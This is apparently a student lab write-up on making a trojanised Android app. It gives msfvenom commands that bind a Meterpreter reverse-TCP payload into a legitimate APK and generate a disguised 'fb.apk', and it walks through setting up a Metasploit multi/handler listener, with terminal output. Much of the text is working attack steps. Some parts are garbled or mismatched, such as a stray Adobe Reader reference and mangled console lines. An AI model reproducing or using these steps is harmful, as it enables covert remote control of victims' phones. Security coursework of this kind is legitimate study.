Malicious APK File Creation
No. 15

Problem Statement:

1. Creating a malicious Android app
2. Analyzing a given malicious Android app using Santoku's tools


Stage 1: Creating a malicious Android app

Setup commands:

```
$ apt install zipalign

$ apt-get install openjdk-11-jdk

$ jarsigner

$ apktool

$ msfvenom -x legit.apk -p android/meterpreter/reverse_tcp
lhost=192.168.1.10 lport=4444 -o backdoor.apk

$ msfconsole

$ use exploit/multi/handler

$ set payload android/meterpreter/reverse_tcp

$ set lhost 192.168.1.10 $ set lport 4444 run
```


Identify the appropriate exploit

Find the proper exploit by searching Metasploit for one that supports this version of Adobe Reader:



```
       =[ metasploit v6.2.19-dev                          ]
+ -- --=[ 2246 exploits - 1186 auxiliary - 399 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/

msf6 > msf > search type: exploit platform: apk
[-] Unknown command: msf
msf6 > search type: exploit platform: apk

Matching Modules
================

   #  Name                                                        Disclosure Date  Rank       Check  Description
   -  ----                                                        ---------------  ----       -----  -----------
   0  auxiliary/admin/android/google_play_store_uxss_xframe_rce                    normal     No     Android Browser RCE Through
Google Play Store XFO
   1  exploit/android/local/janus                                 2017-07-31       manual     Yes    Android Janus APK Signature
bypass
   2  exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection  2020-10-29  excellent  No  Rapid7 Metasploit Framework
msfvenom APK Template Command Injection
   3  exploit/android/browser/samsung_knox_smdm_url               2014-11-12       excellent  No     Samsung Galaxy KNOX Android
Browser RCE
   4  exploit/windows/fileformat/vlc_realtext                     2008-11-05       good       No     VLC Media Player RealText Su
btitle Overflow
   5  exploit/windows/browser/webex_ucf_newobject                 2008-08-06       good       No     WebEx UCF atucfobj.dll Activ
eX NewObject Method Buffer Overflow


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/browser/webex_ucf_newobject

msf6 >
```

Identify this exploit and gather information




```
┌──(manisha㉿kali)-[~/Downloads]
└─$ sudo su
[sudo] password for manisha:
┌──(root㉿kali)-[/home/manisha/Downloads]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.20 LPORT=4444 -o fb.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10235 bytes
Saved as: fb.apk

┌──(root㉿kali)-[/home/manisha/Downloads]
└─#
```

Set Our Payload

Our next step is to embed the payload into the Apk Here's what the exploit and payload options look like

D: Set Options


In this step, we set the filename, localhost IP addresses (i.e., find by using ifconfig), Port number and lunch message (i.e., sorry you cannot open this file!).



```
msf6 > use exploit/multi/handler
[-] Unknown command: use
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
r/reverse_tcmulti/handler) > set payload android/meterprete
[-] Unknown command: set
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.20
LHOST ⇒ 192.168.0.20
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.20     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

E: Exploit

In the screenshot above, you can see that all our options have been set, and now all we have to do is exploit.



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.20:4444
```

We are not able to show fb.apk exploit with android because our virtual box not supporting android and kali parallelly.